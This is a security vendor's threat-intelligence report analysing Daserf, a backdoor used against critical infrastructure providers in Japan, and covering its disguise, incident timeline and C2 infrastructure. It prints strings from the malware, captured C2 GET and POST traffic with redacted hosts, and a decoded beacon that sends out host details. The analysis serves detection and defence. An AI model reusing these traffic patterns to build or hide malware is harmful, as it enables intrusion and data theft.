





CYBER GRID VIEW

TECHNICAL REPORT

**Attackers That Target Critical Infrastructure Providers
in Japan**

VOL.2 | 2016

**LAC**



Attackers That Target Critical Infrastructure Providers in Japan

CYBER GRID VIEW

TECHNICAL REPORT

TABLE OF CONTENTS

Introduction	4
Daserf: What is it and how is it being used in targeted attacks?	5
Daserf: Operating environment and overview	6
Characteristics of Daserf traffic	6
Detecting Daserf	8
Daserf: Who uses it?	10
Daserf: Modus operandi of attackers	12
Types of malware used by attackers	14
Conclusion	17
Indicator of Compromise (IOC)	17
Sources	18

Use this report at your own risk. LAC Co., Ltd. assumes no responsibility for any loss resulting from using this document. When using data from this report, be sure to cite the source. (For example, Source: "Attackers That Target Critical Infrastructure Providers in Japan" from LAC Co., Ltd.)

LAC is a trademark or registered trademark of LAC Co., Ltd. in Japan and other countries. Other product names and company names are trademarks or registered trademarks of their respective owners.

Authors: Yoshihiro Ishikawa, CYBER GRID Laboratory

INTRODUCTION

This report provides information on the results of analysis regarding Daserf (a type of malware that is used in targeted attacks aimed at critical infrastructure providers in Japan) and the attackers using it.

Japan has seen an increase in targeted attacks that use sophisticated methods to relentlessly attack the companies targeted. Especially, in June 2015, the Japan Pension Service sustained a targeted attack, resulting in the leakage of a huge amount of personal information. Thereafter, similar attacks against many organizations and companies in Japan, including local governments and universities, have been exposed, and the term "targeted attack" became widely known to the public. At the time of writing (June 2016), a large travel agency had sustained damage due to a targeted attack, announcing that it was very possible that personal information was leaked. The methods used in these targeted attacks have become more and more sophisticated. Thus, there is not just the risk that information is stolen from the company—there is also the serious risk of increased repercussions affecting business continuity.

NISCⁱ has reported that the number of attacks against critical infrastructure providers, including those related to information communication, finance, aviation, and electric power, has increased significantly from 124 in FY2014 to 401 in FY2015. As the Tokyo Olympics and Paralympics are scheduled for 2020, it is more likely that attacks against critical infrastructure providers and infrastructure-related companies will further increase. Under these circumstances, through this report, more or less, we hope to contribute to the consideration of countermeasures against Daserf attacks.

Daserf: What is it and how is it being used in targeted attacks?

Daserf is a type of malware that features a backdoor which is also known as a "Nioupale." Although Symantec made a report on Daserf in May 2016 in its blog,ⁱⁱ until then, Daserf was not widely known, as it had rarely been reported by security vendors. On the other hand, we confirmed the presence of Daserf in targeted attack incidents from around January 2013, and we have been continuing to analyze those incidents. Our analysis has revealed that Daserf was being used by attackers targeting critical infrastructure in Japan and that there is a high possibility that Daserf has been active while hiding in target organizations for a long period of time.

Figure 1 shows a graph that classifies the industries where Daserf was used in LAC-handled incidents. The right frame indicates critical infrastructure-related industries,ⁱⁱⁱ accounting for the majority, at 56%. The left frame indicates the manufacturers of equipment used in critical infrastructure, and the graph shows that all the incidents are directly or indirectly related to critical infrastructure. Furthermore, this shows a high possibility that, at least in Japan, attackers have used Daserf to target critical infrastructure and their related companies.




Figure 1 Organizations in LAC-handled targeted attack incidents

Figure 2 shows a timeline of Daserf-related incidents. In the timeline, the upper figure (in black) indicates a date (year and month) that an incident was handled, and the lower figure (in red) indicates a date (year and month) when the malware was compiled or when the starting time of the malware activities was recorded in the communications log. That is, the figure at the bottom indicates an estimated date when the intrusion occurred. By comparing these two rows of dates, it shows that it took a much longer time, from several months to approximately two and a half years, for the targeted companies to identify any damage caused by the Daserf.




Figure 2 Timeline of Daserf-related incidents

The reason why it took a longer time to identify any damage is because Daserf disguised itself (via a file name) as an official Windows program (such as msupdata.exe or mshelp.exe) or as an Adobe product program (such as AdobeARM.exe or reader_sl.exe). It is difficult to distinguish such programs running on a PC from illegitimate programs. For all the incidents detected, we found RAR compressed files¹ containing confidential information, and attackers seemed to attempt to steal confidential information from companies before any attacks are revealed.

Daserf: Operating environment and overview

Daserf runs on the Windows OS. As it features a variety of functions, such as file operations (creation, deletion, search, etc.) and command prompt (cmd.exe) operation, it can perform any operation on the infected PC. These capabilities are represented by file names (xxxxxx.asp) hard-coded into the malware, and the operation performed depends on the instructions from the attacker's Command & Control (C2) server.

[S]	.data:004063F8	0000000A	C	ycvse.asp
[S]	.data:00406410	0000000A	C	ifdsfv.asp
[S]	.data:0040641C	0000000A	C	dxcew.asp
[S]	.data:00406434	0000000A	C	adewc.asp
[S]	.data:00406440	0000000A	C	sdewe.asp
[S]	.data:0040644C	0000000A	C	ecfcd.asp
[S]	.data:00406458	0000000A	C	rvfhh.asp
[S]	.data:00406474	0000000A	C	tbvds.asp
[S]	.data:00406490	0000000A	C	wdftr.asp
[S]	.data:004064A4	0000000A	C	qwdfd.asp
[S]	.data:004064BC	0000000A	C	newff.asp
[S]	.data:004065F8	0000000A	C	ofxcv.asp
[S]	.data:00406604	0000000A	C	pcvbw.asp
[S]	.data:00406644	0000000A	C	usdfv.asp

Figure 3 File names hard-coded into malware

Characteristics of Daserf traffic

Daserf mainly uses the HTTP POST request for communication with the C2 server, and it also uses an HTTP GET request to establish a session. The procedure, from establishing a session to starting communication, is as follows. First, Daserf uses an HTTP GET request to download a GIF file from the C2 server (**Figure 4**). In reality, this GIF file does not contain any image that the extension implies. Instead, it contains an XOR-encoded (exclusive OR) URL² using one byte.

```
GET http://[redacted]com/img/css/blty.gif HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; SV1)
Host: [redacted]com
Pragma: no-cache

HTTP/1.0 200 OK
Content-Type: image/gif
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: [redacted]
Content-Length: 33
Proxy-Connection: keep-alive

mqqu?*[redacted]jh*1hb*fvv*.
```

Figure 4 HTTP GET request used by Daserf to establish a session with a C2 server

¹ Data compression file format ² The XOR key depends on the type of malware used.

Then, it sends data to the C2 server by combining the URL with a file name hard-coded into the malware (Figure 5).

http://[redacted] com/img/css/xxxxx.asp
Decoded URL File name

Figure 5 Destination of a C2 server communication identified by the decoded URL

Figure 6 shows the first HTTP POST traffic that occurs after the HTTP GET request in Figure 4. The sent data contains the ID of the infected PC and the Base64-encoded infected PC information (boxed text). By decoding the sent data, we can see that the character string includes specific information, such as the host name and the IP address of the infected PC (Figure 7). The character string contains an OS version of 6.1, which indicates Windows 7, and a locale ID of 1041, which indicates use of the Japanese language.

```
POST /img/css/zugda.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; SV1)
Host: [redacted] com
Content-Length: 208
Cache-Control: no-cache

t0=[redacted]&t1=[redacted]VwBJAE4ANwBYAdg[redacted]ACMAI
WAJACMANGAUADEAIWAJACMAMQAWADQAMQAJACMAIW BWAGUACgBZAGkAbwBuADoAMQAUADEAMQAUADIANG
BUAEIAIABNAGkAbgBpACMAIWAJAA==
```

Figure 6 First Daserf HTTP POST traffic that occurred after establishing a session

WIN7X86###	[redacted]	#####6.1###1041###	Version:1.15.11.26TB Mini###
Host name	IP address	OS version	Locale ID
			Daserf version

Figure 7 Character string identified after decoding

As LAC investigates several Daserf incidents, a special feature has emerged. Figure 8 (next page) represents an excerpt from the results of Maltego^{iv}-based analysis by identifying the IP addresses of the Daserf traffic destination based on the domain names. It shows that multiple arrows are directed toward two ellipses.³ Both of the ellipses indicate an IP addresses managed by South Korean carriers. The left one is managed by LG DACOM Corporation, and the right one is managed by Korea Telecom. As far as LAC has confirmed, approximately 65% of the IP addresses of C2 servers that Daserf communicates with, including this case, are owned by South Korean companies. Based on this, there is a high possibility that the attackers using Daserf utilized South Korean Internet service providers as their C2 server infrastructure. In addition, it has been confirmed that there were a few IP addresses involving Japanese VPS (virtual private server) service providers that were also used as C2 servers.

³ The IP addresses identified at the time of the investigation may be different from the IP addresses being used currently.

08

